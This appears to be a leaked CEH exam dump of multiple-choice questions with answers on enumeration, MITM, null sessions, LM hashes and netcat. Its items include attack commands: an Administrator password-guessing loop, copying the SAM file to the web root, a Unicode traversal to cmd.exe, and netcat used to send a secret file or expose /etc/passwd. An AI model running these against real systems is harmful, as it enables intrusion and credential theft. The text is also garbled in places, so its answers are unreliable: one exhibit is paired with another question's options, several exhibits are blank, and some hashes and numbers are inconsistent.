**From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact. No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using his dial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed [www.masonins.com](http://www.masonins.com) in his browser to reveal the following web page:**

H@cker Mess@ge:  
Y0u @re De@d! Fre@ks!

**After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact.**

**How did the attacker accomplish this hack?**

- A. ARP spoofing
- B. SQL injection
- C. DNS poisoning
- D. Routing table injection

**Answer: C**

**Explanation: External calls for the Web site has been redirected to another server by a successful DNS poisoning.**

**QUESTION NO: 25**

**Which of the following tools are used for enumeration? (Choose three.)**

- A. SolarWinds
- B. USER2SID
- C. Cheops
- D. SID2USER
- E. DumpSec

**Answer: B, D, E**

**Explanation: USER2SID, SID2USER, and DumpSec are three of the tools used for system enumeration. Others are tools such as NAT and Enum. Knowing which tools are used in each step of the hacking methodology is an important goal of the CEH exam. You should spend a portion of your time preparing for the test practicing with the tools and learning to understand their output.**

**QUESTION NO: 26**

**What did the following commands determine?**

C: user2sid \earth guest  
S-1-5-21-343818398-789336058-1343024091-501

C:sid2user 5 21 343818398 789336058 1343024091 500  
Name is Joe  
Domain is EARTH

- A. That the Joe account has a SID of 500
- B. These commands demonstrate that the guest account has NOT been disabled
- C. These commands demonstrate that the guest account has been disabled
- D. That the true administrator is Joe
- E. Issued alone, these commands prove nothing

**Answer: D**

**Explanation: One important goal of enumeration is to determine who the true administrator is. In the example above, the true administrator is Joe.**

#### **QUESTION NO: 27**

**Which definition among those given below best describes a covert channel?**

- A. A server program using a port that is not well known.
- B. Making use of a protocol in a way it is not intended to be used.
- C. It is the multiplexing taking place on a communication link.
- D. It is one of the weak channels used by WEP which makes it insecure.

**Answer: B**

**Explanation: A covert channel is described as: "any communication channel that can be exploited by a process to transfer information in a manner that violates the systems security policy." Essentially, it is a method of communication that is not part of an actual computer system design, but can be used to transfer information to users or system processes that normally would not be allowed access to the information.**

#### **QUESTION NO: 28**

Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory. What kind of attack is Susan carrying on?

- A. A sniffing attack
- B. A spoofing attack
- C. A man in the middle attack
- D. A denial of service attack

**Answer: C**

**Explanation:** A man-in-the-middle attack (MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised.

**QUESTION NO: 29**

Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two.

What would you call this attack?

- A. Interceptor
- B. Man-in-the-middle
- C. ARP Proxy
- D. Poisoning Attack

**Answer: B**

**Explanation:** A man-in-the-middle attack (MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised.

**QUESTION NO: 30**

Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port 445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use * \\10.1.2.3\c$  
/user:"Administrator" %%a
```

**What is Eve trying to do?**

- A. Eve is trying to connect as an user with Administrator privileges
- B. Eve is trying to enumerate all users with Administrative privileges
- C. Eve is trying to carry out a password crack for user Administrator
- D. Eve is trying to escalate privilege of the null user to that of Administrator

**Answer: C**

**Explanation:** Eve tries to get a successful login using the username Administrator and passwords from the file hackfile.txt.

**QUESTION NO: 31**

**Which of the following represents the initial two commands that an IRC client sends to join an IRC network?**

- A. USER, NICK
- B. LOGIN, NICK
- C. USER, PASS
- D. LOGIN, USER

**Answer: A**

**Explanation:** A "PASS" command is not required for either client or server connection to be registered, but it must precede the server message or the latter of the NICK/USER combination. (RFC 1459)

**QUESTION NO: 32**

**What does FIN in TCP flag define?**

- A. Used to close a TCP connection
- B. Used to abort a TCP connection abruptly
- C. Used to indicate the beginning of a TCP connection

D. Used to acknowledge receipt of a previous packet or transmission

**Answer: A**

**Explanation: The FIN flag stands for the word FINished. This flag is used to tear down the virtual connections created using the previous flag (SYN), so because of this reason, the FIN flag always appears when the last packets are exchanged between a connection.**

**QUESTION NO: 33**

**What port number is used by LDAP protocol?**

- A. 110
- B. 389
- C. 445
- D. 464

**Answer: B**

**Explanation: Active Directory and Exchange use LDAP via TCP port 389 for clients.**

**QUESTION NO: 34**

**Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system. Which TCP and UDP ports must you filter to check null sessions on your network?**

- A. 137 and 139
- B. 137 and 443
- C. 139 and 443
- D. 139 and 445

**Answer: D**

**Explanation: NULL sessions take advantage of "features" in the SMB (Server Message Block) protocol that exist primarily for trust relationships. You can establish a NULL session with a Windows host by logging on with a NULL user name and password. Primarily the following ports are vulnerable if they are accessible:**

139	TCP	NETBIOS Session Service
139	UDP	NETBIOS Session Service
445	TCP	SMB/CIFS

**QUESTION NO: 35**

**What sequence of packets is sent during the initial TCP three-way handshake?**

- A. SYN, URG, ACK
- B. FIN, FIN-ACK, ACK
- C. SYN, ACK, SYN-ACK
- D. SYN, SYN-ACK, ACK

**Answer: D**

**Explanation:** This is referred to as a "three way handshake." The "SYN" flags are requests by the TCP stack at one end of a socket to synchronize themselves to the sequence numbering for this new sessions. The ACK flags acknowledge earlier packets in this session. Obviously only the initial packet has no ACK flag, since there are no previous packets to acknowledge. Only the second packet (the first response from a server to a client) has both the SYN and the ACK bits set.

**QUESTION NO: 36**

**Exhibit:**



What type of attack is shown in the above diagram?

- A. SSL Spoofing Attack
- B. Identity Stealing Attack
- C. Session Hijacking Attack
- D. Man-in-the-Middle (MiTM) Attack

**Answer: D**

**Explanation: A man-in-the-middle attack (**

MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised.

**QUESTION NO: 37**

**Exhibit:**

TestKing.com



- A. Hexcode Attack
- B. Cross Site Scripting
- C. Multiple Domain Traversal Attack
- D. Unicode Directory Traversal Attack

**Answer: D**

**Explanation: The "Get /msadc/...../...../...../winnt/system32/cmd.exe?" shows that a Unicode Directory Traversal Attack has been performed.**

**QUESTION NO: 38**

**Exhibit:**

TestKing.com

```
c:\> cmd /c type c:\winnt\repair\sam > c:\har.txt
Volume in drive C has no label.
Volume Serial Number is 8403-6A0F
Directory of C:\
11/26/00 12:34p 0 AUTOEXEC.BAT
11/26/00 06:57p 322 boot.ini
11/26/00 12:34p CONFIG.SYS
12/26/00 07:36p < DIR > exploits
02/04/01 07:07a 5,327 har.txt
12/07/00 03:30p < DIR > InetPub
12/07/00 03:12p < DIR > Multimedia Files
12/26/00 07:10p < DIR > New Folder
01/26/01 02:10p 78,643,200 pagefile.sys
12/21/00 08:59p < DIR > Program Files
02/04/01 06:49a 69 README.NOW.HaxOr
12/21/00 08:59p < DIR > TEMP
02/04/01 07:05a < DIR > WINNT
12/26/00 07:09p < DIR > wiretrip
02/04/01 06:43a 0 mine.txt
15 File(s) 78,648,918 bytes
1,689,455,616 bytes free
```

```
c:\> type har.txt
```

```
c:\> type har.txt
c:\inetpub\wwwroot
c:\> GET har.txt HTTP/1.1
Server: Microsoft-IIS/4.0
Date: Sun, 04 Feb 2001 13:11:28 GMT
Content-Type: text/plain
Accept-Ranges: bytes
Last-Modified: Sun, 04 Feb 2001 13:07:33 GMT
ETag: "5063fd6fab8ec01:b85"
Content-Length: 5327
```

Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?



- A. The buffer overflow attack has been neutralized by the IDS
- B. The attacker is creating a directory on the compromised machine
- C. The attacker is attempting a buffer overflow attack and has succeeded
- D. The attacker is attempting an exploit that launches a command-line shell

**Answer: D**

**Explanation: This log entry shows a hacker using a buffer overflow to fill the data buffer and trying to insert the execution of /bin/sh into the executable code part of the thread. It is probably an existing exploit that is used, or a directed attack with a custom built buffer overflow with the "payload" that launches the command shell.**

**QUESTION NO: 40**

**As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?**

**Select the best answers.**

- A. Use the same machines for DNS and other applications
- B. Harden DNS servers
- C. Use split-horizon operation for DNS servers
- D. Restrict Zone transfers
- E. Have subnet diversity between DNS servers

**Answer: B, C, D, E**

**Explanations:**

A is not a correct answer as it is never recommended to use a DNS server for any other application. Hardening of the DNS servers makes them less vulnerable to attack. It is recommended to split internal and external DNS servers (called split-horizon operation). Zone transfers should only be accepted from authorized DNS servers. By having DNS servers on different subnets, you may prevent both from going down, even if one of your networks goes down.

**QUESTION NO: 41 DRAG DROP**

**Drag the application to match with its correct description.**

Exhibit:

Description	Application
Clear event logs	<i>Place here</i>
Selectively erases event logs	<i>Place here</i>
A stenography tool for still images that works on PNM and JPG images	<i>Place here</i>
Enables you to hide data in bitmaps, text files and HTML files	<i>Place here</i>

**Select from these**

Winzapper	Elsave.exe
wbStego	OutGuess

**Answer:**

**Explanation:**

Description	Application
Clear event logs	Elsave.exe
Selectively erases event logs	Winzapper
A steganography tool for still images that works on PNM and JPG images	OutGuess
Enables you to hide data in bitmaps, text files and HTML files	wbStego

**QUESTION NO: 42**

**What tool can crack Windows SMB passwords simply by listening to network traffic?**

**Select the best answer.**

- A. This is not possible
- B. Netbus
- C. NTFSDOS
- D. L0phtcrack

**Answer: D**

**Explanations:**

This is possible with a SMB packet capture module for L0phtcrack and a known weaknesses in the LM hash algorithm.

**QUESTION NO: 43**

**A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it?**

**Select the best answers.**

- A. Use port security on his switches.
- B. Use a tool like ARPwatch to monitor for strange ARP activity.
- C. Use a firewall between all LAN segments.
- D. If you have a small network, use static ARP entries.
- E. Use only static IP addresses on all PC's.

**Answer: A, B, D**

**Explanations:**

By using port security on his switches, the switches will only allow the first MAC address that is connected to the switch to use that port, thus preventing ARP spoofing. ARPWatch is a tool that monitors for strange ARP activity. This may help identify ARP spoofing when it happens. Using firewalls between all LAN segments is possible and may help, but is usually pretty unrealistic. On a very small network, static ARP entries are a possibility. However, on a large network, this is not an realistic option. ARP spoofing doesn't have anything to do with static or dynamic IP addresses. Thus, this option won't help you.

**QUESTION NO: 44**

**Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform SNMP enquires over the network. Which of these tools would do the SNMP enumeration he is looking for?**

**Select the best answers.**

- A. SNMPUtil
- B. SNScan
- C. SNMPScan
- D. Solarwinds IP Network Browser
- E. NMap

**Answer: A, B, D**

**Explanations:**

SNMPUtil is a SNMP enumeration utility that is a part of the Windows 2000 resource kit. With SNMPUtil, you can retrieve all sort of valuable information through SNMP. SNScan is a SNMP network scanner by Foundstone. It does SNMP scanning to find open SNMP ports. Solarwinds IP Network Browser is a SNMP enumeration tool with a graphical tree-view of the remote machine's SNMP data.

**QUESTION NO: 45**

**SNMP is a protocol used to query hosts, servers and devices about performance or health status data. Hackers have used this protocol for a long time to gather great amount of information about remote hosts. Which of the following features makes this possible?**

- A. It is susceptible to sniffing
- B. It uses TCP as the underlying protocol
- C. It is used by ALL devices on the market
- D. It uses a community string sent as clear text

**Answer: A,D**

**Explanation: SNMP uses UDP, not TCP, and even though many devices uses SNMP not ALL devices use it and it can be disabled on most of the devices that does use it. However SNMP is susceptible to sniffing and the community string (which can be said acts as a password) is sent in clear text.**

**QUESTION NO: 46**

**Jonathan being a keen administrator has followed all of the best practices he could find on securing his Windows Server. He renamed the Administrator account to a new name that can't be easily guessed but there remain people who attempt to compromise his newly renamed administrator account. How can a remote attacker decipher the name of the administrator account if it has been renamed?**

- A. The attacker guessed the new name
- B. The attacker used the user2sid program
- C. The attacker used to sid2user program
- D. The attacker used NMAP with the V option

**Answer: C**

**Explanation: User2sid.exe can retrieve a SID from the SAM (Security Accounts Manager) from the local or a remote machine Sid2user.exe can then be used to retrieve the names of all the user accounts and more. These utilities do not exploit a bug but call the functions LookupAccountName and LookupAccountSid respectively. What is more these can be called against a remote machine without providing logon credentials save those needed for a null session connection.**

**QUESTION NO: 47**

**SNMP is a connectionless protocol that uses UDP instead of TCP packets? (True or False)**

- A. True
- B. False

**Answer: A**

**Explanation: TCP and UDP provide transport services. But UDP was preferred. This is due to TCP characteristics, it is a complicate protocol and it consume to many memory and CPU resources.**

Where as UDP is easy to build and run. Into devices (repeaters and modems) vendors have built simple version of IP and UDP.

**QUESTION NO: 48**

**Maurine is working as a security consultant for Hinklemeir Associate. She has asked the Systems Administrator to create a group policy that would not allow null sessions on the network. The Systems Administrator is fresh out of college and has never heard of null sessions and does not know what they are used for. Maurine is trying to explain to the Systems Administrator that hackers will try to create a null session when footprinting the network.**

**Why would an attacker try to create a null session with a computer on a network?**

- A. Enumerate users shares
- B. Install a backdoor for later attacks
- C. Escalate his/her privileges on the target server
- D. To create a user with administrative privileges for later use

**Answer: A**

**Explanation: The Null Session is often referred to as the "Holy Grail" of Windows hacking. Listed as the number 5 windows vulnerability on the SANS/FBI Top 20 list, Null Sessions take advantage of flaws in the CIFS/SMB (Common Internet File System/Server Messaging Block) architecture. You can establish a Null Session with a Windows (NT/2000/XP) host by logging on with a null user name and password. Using these null connections allows you to gather the following information from the host:**

- List of users and groups

- List of machines
- List of shares
- Users and host SID' (Security Identifiers)

## Topic 5, System Hacking (51 questions)

### QUESTION NO: 1

**If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?**

- A. Birthday
- B. Brute force
- C. Man-in-the-middle
- D. Smurf

**Answer: B**

#### **Explanation:**

Brute force attacks are performed with tools that cycle through many possible character, number, and symbol combinations to guess a password. Since the token allows offline checking of PIN, the cracker can keep trying PINS until it is cracked.

### QUESTION NO: 2

**Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.**

**Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers.**

- A. Hardware, Software, and Sniffing.
- B. Hardware and Software Keyloggers.
- C. Passwords are always best obtained using Hardware key loggers.
- D. Software only, they are the most effective.

**Answer: A**

**Explanation: Different types of keylogger planted into the environment would retrieve the passwords for Bob..**

**QUESTION NO: 3**

**Study the snort rule given below:**

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg:"NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server,established; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative;
content:"|AD 01 00 00 00 00 00 00 CD 00 00 00 00 00 46|";
distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2192; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow:to_server,established;
content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|";
distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|";
nocase; distance:5; within:12; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative;
content:"|AD 01 00 00 00 00 00 00 CD 00 00 00 00 00 46|";
distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2193; rev:1;)
```

**From the options below, choose the exploit against which this rule applies.**

- A. WebDav
- B. SQL Slammer
- C. MS Blaster
- D. MyDoom

**Answer: C**

**Explanation:** MS Blaster scans the Internet for computers that are vulnerable to its attack. Once found, it tries to enter the system through the port 135 to create a buffer overflow. TCP ports 139 and 445 may also provide attack vectors.

**QUESTION NO: 4**

**Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored? (Choose the best answer)**

- A. symmetric algorithms
- B. asymmetric algorithms
- C. hashing algorithms
- D. integrity algorithms

**Answer: C**

**Explanation:** In cryptography, a cryptographic hash function is a hash function with certain additional security properties to make it suitable for use as a primitive in various information security applications, such as authentication and message integrity. A hash function takes a long string (or 'message') of any length as input and produces a fixed length string as output, sometimes termed a message digest or a digital fingerprint.

**QUESTION NO: 5**

**A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems. However, he is unable to capture any logons though he knows that other users are logging in.**

**What do you think is the most likely reason behind this?**

- A. There is a NIDS present on that segment.
- B. Kerberos is preventing it.
- C. Windows logons cannot be sniffed.
- D. L0phtcrack only sniffs logons to web servers.

**Answer: B**

**Explanation:**

**In a Windows 2000 network using Kerberos you normally use pre-authentication and the user password never leaves the local machine so it is never exposed to the network so it should not be able to be sniffed.**

**QUESTION NO: 6**

**You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption.**

**What encryption algorithm will you be decrypting?**

- A. MD4
- B. DES
- C. SHA
- D. SSL

**Answer: B**

**Explanation: The LM hash is computed as follows.**

1. The user's password as an OEM string is converted to uppercase.
2. This password is either null-padded or truncated to 14 bytes.
3. The "fixed-length" password is split into two 7-byte halves.
4. These values are used to create two DES keys, one from each 7-byte half.
5. Each of these keys is used to DES-encrypt the constant ASCII string "KGS!@#%\$", resulting in two 8-byte ciphertext values.
6. These two ciphertext values are concatenated to form a 16-byte value, which is the LM hash.

**QUESTION NO: 7**

**In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration.**

**If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?**

- A. Full Blown
- B. Thorough
- C. Hybrid
- D. BruteDics

**Answer: C**

**Explanation: A combination of Brute force and Dictionary attack is called a Hybrid attack or Hybrid dictionary attack.**

### **QUESTION NO: 8**

What is the algorithm used by LM for Windows2000 SAM ?

- A. MD4
- B. DES
- C. SHA
- D. SSL

**Answer: B**

**Explanation:** Okay, this is a tricky question. We say B, DES, but it could be A "MD4" depending on what their asking - Windows 2000/XP keeps users passwords not "apparently", but as hashes, i.e. actually as "check sum" of the passwords. Let's go into the passwords keeping at large. The most interesting structure of the complex SAM-file building is so called V-block. It's size is 32 bytes and it includes hashes of the password for the local entering: NT Hash of 16-byte length, and hash used during the authentication of access to the common resources of other computers LanMan Hash, or simply LM Hash, of the same 16-byte length. Algorithms of the formation of these hashes are following:

NT Hash formation:

1. User password is being generated to the Unicode-line.
2. Hash is being generated based on this line using MD4 algorithm.
3. Gained hash in being encoded by the DES algorithm, RID (i.e. user identifier) had been used as a key. It was necessary for gaining variant hashes for users who have equal passwords. You remember that all users have different RIDs (RID of the Administrator's built in account is 500, RID of the Guest's built in account is 501, all other users get RIDs equal 1000, 1001,1002, etc.).

LM Hash formation:

1. User password is being shifted to capitals and added by nulls up to 14-byte length.
2. Gained line is divided on halves 7 bytes each, and each of them is being encoded separately using DES, output is 8-byte hash and total 16-byte hash.
3. Then LM Hash is being additionally encoded the same way as it had been done in the NT Hash formation algorithm step 3.

**QUESTION NO: 9**

E-mail scams and mail fraud are regulated by which of the following?

- A. 18 U.S.C. par. 1030 Fraud and Related activity in connection with Computers
- B. 18 U.S.C. par. 1029 Fraud and Related activity in connection with Access Devices
- C. 18 U.S.C. par. 1362 Communication Lines, Stations, or Systems
- D. 18 U.S.C. par. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

**Answer: A**

**Explanation:**

[http://www.law.cornell.edu/uscode/html/uscode18/usc\\_sec\\_18\\_00001030----000-.html](http://www.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html)

**QUESTION NO: 10**

**Which of the following LM hashes represent a password of less than 8 characters?  
(Select 2)**

- A. BA810DBA98995F1817306D272A9441BB
- B. 44EFCE164AB921CQAAD3B435B51404EE
- C. 0182BD0BD4444BF836077A718CCDF409
- D. CEC52EB9C8E3455DC2265B23734E0DAC
- E. B757BF5C0D87772FAAD3B435B51404EE
- F. E52CAC67419A9A224A3B108F3FA6CB6D

**Answer: B, E**

**Explanation:**

Notice the last 8 characters are the same

**QUESTION NO: 11**

**Which of the following is the primary objective of a rootkit?**

- A. It opens a port to provide an unauthorized service
- B. It creates a buffer overflow

- C. It replaces legitimate programs
- D. It provides an undocumented opening in a program

**Answer: C**

**Explanation:** Actually the objective of the rootkit is more to hide the fact that a system has been compromised and the normal way to do this is by exchanging, for example, ls to a version that doesn't show the files and process implanted by the attacker.

**QUESTION NO: 12**

**This kind of password cracking method uses word lists in combination with numbers and special characters:**

- A. Hybrid
- B. Linear
- C. Symmetric
- D. Brute Force

**Answer: A**

**Explanation:** A Hybrid (or Hybrid Dictionary) Attack uses a word list that it modifies slightly to find passwords that are almost from a dictionary (like St0pid)

**QUESTION NO: 13**

**Exhibit**

Hello Steve,

We are having technical difficulty in restoring user database records after the recent blackout. Your account data is corrupted. Please logon on to SuperEmailServices.com and change your password.

<http://www.superemailservices.com%40c3405906949/support/logon.htm>

If you do not reset your password within 7 days, your account will be permanently disabled locking you out from using our e-mail services.

Since you,

Technical Support  
SuperEmailServices

**You receive an e-mail with the message displayed in the exhibit. From this e-mail you suspect that this message was sent by some hacker since you have using their e-mail services for the last 2 years and they never sent out an e-mail as this. You also observe the URL in the message and confirm your suspicion about 340590649. You immediately enter the following at the Windows 2000 command prompt.**

**ping 340590649**

You get a response with a valid IP address. What is the obstructed IP address in the e-mail URL?

- A. 192.34.5.9
- B. 10.0.3.4
- C. 203.2.4.5
- D. 199.23.43.4

**Answer: C**

**Explanation: Convert the number in binary, then start from last 8 bits and convert them to decimal to get the last octet (in this case .5)**

**QUESTION NO: 14**

\_\_\_\_\_ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

- A. Trojan
- B. RootKit
- C. DoS tool
- D. Scanner
- E. Backdoor

**Answer: B**

**Explanation: Rootkits are tools that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.**

**QUESTION NO: 15**

What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

- A. Copy the system files from a known good system
- B. Perform a trap and trace
- C. Delete the files and try to determine the source
- D. Reload from a previous backup
- E. Reload from known good media

**Answer: E**

**Explanation: If a rootkit is discovered, you will need to reload from known good media. This typically means performing a complete reinstall.**

**QUESTION NO: 16**

What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

- A. All are hacking tools developed by the legion of doom
- B. All are tools that can be used not only by hackers, but also security personnel
- C. All are DDOS tools
- D. All are tools that are only effective against Windows

E. All are tools that are only effective against Linux

**Answer: C**

**Explanation: All are DDOS tools.**

**QUESTION NO: 17**

**How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?**

- A. There is no way to tell because a hash cannot be reversed
- B. The right most portion of the hash is always the same
- C. The hash always starts with AB923D
- D. The left most portion of the hash is always the same
- E. A portion of the hash will be all 0's

**Answer: B**

**Explanation: When looking at an extracted LM hash, you will sometimes observe that the right most portion is always the same. This is padding that has been added to a password that is less than 8 characters long.**

**QUESTION NO: 18**

**When discussing passwords, what is considered a brute force attack?**

- A. You attempt every single possibility until you exhaust all possible combinations or discover the password
- B. You threaten to use the rubber hose on someone unless they reveal their password
- C. You load a dictionary of words into your cracking program
- D. You create hashes of a large number of words and compare it with the encrypted passwords
- E. You wait until the password expires

**Answer: A**

**Explanation: Brute force cracking is a time consuming process where you try every possible combination of letters, numbers, and characters until you discover a match.**

**QUESTION NO: 19**

**Which of the following are well know password-cracking programs?(Choose all that apply.**

- A. L0phtcrack
- B. NetCat
- C. Jack the Ripper
- D. Netbus
- E. John the Ripper

**Answer: A, E**

**Explanation: L0phtcrack and John the Ripper are two well know password-cracking programs. Netcat is considered the Swiss-army knife of hacking tools, but is not used for password cracking**

**QUESTION NO: 20**

**Password cracking programs reverse the hashing process to recover passwords.(True/False.**

- A. True
- B. False

**Answer: B**

**Explanation: Password cracking programs do not reverse the hashing process. Hashing is a one-way process. What these programs can do is to encrypt words, phrases, and characters using the same encryption process and compare them to the original password. A hashed match reveals the true password.**

**QUESTION NO: 21**

**While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?**

- A. Block port 25 at the firewall.
- B. Shut off the SMTP service on the server.
- C. Force all connections to use a username and password.
- D. Switch from Windows Exchange to UNIX Sendmail.
- E. None of the above.

**Answer: E**

**Explanation: Blocking port 25 in the firewall or forcing all connections to use username and password would have the consequences that the server is unable to communicate with other SMTP servers. Turning of the SMTP service would disable the email function completely. All email servers use SMTP to communicate with other email servers and therefore changing email server will not help.**

**QUESTION NO: 22**

**Windows LAN Manager (LM) hashes are known to be weak. Which of the following are known weaknesses of LM? (Choose three)**

- A. Converts passwords to uppercase.
- B. Hashes are sent in clear text over the network.
- C. Makes use of only 32 bit encryption.
- D. Effective length is 7 characters.

**Answer: A, B, D**

**Explanation: The LM hash is computed as follows.**

1. The user's password as an OEM string is converted to uppercase.
2. This password is either null-padded or truncated to 14 bytes.
3. The "fixed-length" password is split into two 7-byte halves.
4. These values are used to create two DES keys, one from each 7-byte half.
5. Each of these keys is used to DES-encrypt the constant ASCII string "KGS!@#%\$", resulting in two 8-byte ciphertext values.

6. These two ciphertext values are concatenated to form a 16-byte value, which is the LM hash.

The hashes themselves are sent in clear text over the network instead of sending the password in clear text.

**QUESTION NO: 23**

**You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters.**

**With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?**

- A. Online Attack
- B. Dictionary Attack
- C. Brute Force Attack
- D. Hybrid Attack

**Answer: D**

**Explanation: A dictionary attack will not work as strong passwords are enforced, also the minimum length of 8 characters in the password makes a brute force attack time consuming. A hybrid attack where you take a word from a dictionary and exchange a number of letters with numbers and special characters will probably be the fastest way to crack the passwords.**

**QUESTION NO: 24**

**An attacker runs netcat tool to transfer a secret file between two hosts.**

**Machine A: netcat -l -p 1234 < secretfile**

**Machine B: netcat 192.168.3.4 > 1234**

**He is worried about information being sniffed on the network. How would the attacker use netcat to encrypt the information before transmitting onto the wire?**

- A. Machine A: netcat -l -p -s password 1234 < testfile  
Machine B: netcat <machine A IP> 1234
- B. Machine A: netcat -l -e magickey -p 1234 < testfile  
Machine B: netcat <machine A IP> 1234
- C. Machine A: netcat -l -p 1234 < testfile -pw password  
Machine B: netcat <machine A IP> 1234 -pw password
- D. Use cryptcat instead of netcat

**Answer: D**

**Explanation: Netcat cannot encrypt the file transfer itself but would need to use a third party application to encrypt/decrypt like openssl. Cryptcat is the standard netcat enhanced with twofish encryption.**

#### **QUESTION NO: 25**

**You are the Security Administrator of Xtrinity, Inc. You write security policies and conduct assessments to protect the company's network. During one of your periodic checks to see how well policy is being observed by the employees, you discover an employee has attached a modem to his telephone line and workstation. He has used this modem to dial in to his workstation, thereby bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. How would you resolve this situation?**

- A. Reconfigure the firewall
- B. Conduct a needs analysis
- C. Install a network-based IDS
- D. Enforce the corporate security policy

**Answer: D**

**Explanation: The security policy is meant to always be followed until changed. If a need rises to perform actions that might violate the security policy you'll have to find another way to accomplish the task or wait until the policy has been changed.**

#### **QUESTION NO: 26**

**What is GINA?**

- A. Gateway Interface Network Application
- B. GUI Installed Network Application CLASS

- C. Global Internet National Authority (G-USA)
- D. Graphical Identification and Authentication DLL

**Answer: D**

**Explanation: In computing, GINA refers to the graphical identification and authentication library, a component of some Microsoft Windows operating systems that provides secure authentication and interactive logon services.**

**QUESTION NO: 27**

**Fingerprinting an Operating System helps a cracker because:**

- A. It defines exactly what software you have installed
- B. It opens a security-delayed window based on the port being scanned
- C. It doesn't depend on the patches that have been applied to fix existing security holes
- D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

**Answer: D**

**Explanation: When a cracker knows what OS and Services you use he also knows which exploits might work on your system. If he would have to try all possible exploits for all possible Operating Systems and Services it would take too long time and the possibility of being detected increases.**

**QUESTION NO: 28**

**In the context of Windows Security, what is a 'null' user?**

- A. A user that has no skills
- B. An account that has been suspended by the admin
- C. A pseudo account that has no username and password
- D. A pseudo account that was created for security administration purpose

**Answer: C**

**Explanation: NULL sessions take advantage of "features" in the SMB (Server Message Block) protocol that exist primarily for trust relationships. You can establish a NULL session with a Windows host by logging on with a NULL user name and password. Using these NULL connections allows you to gather the following information from the host:**

- \* List of users and groups

- \* List of machines
- \* List of shares
- \* Users and host SID' (Security Identifiers)

NULL sessions exist in windows networking to allow:

- \* Trusted domains to enumerate resources
- \* Computers outside the domain to authenticate and enumerate users
- \* The SYSTEM account to authenticate and enumerate resources

NetBIOS NULL sessions are enabled by default in Windows NT and 2000. Windows XP and 2003 will allow anonymous enumeration of shares, but not SAM accounts.

### QUESTION NO: 29

**What does the following command in netcat do?**

```
nc -l -u -p 55555 < /etc/passwd
```

- A. logs the incoming connections to /etc/passwd file
- B. loads the /etc/passwd file to the UDP port 55555
- C. grabs the /etc/passwd file when connected to UDP port 55555
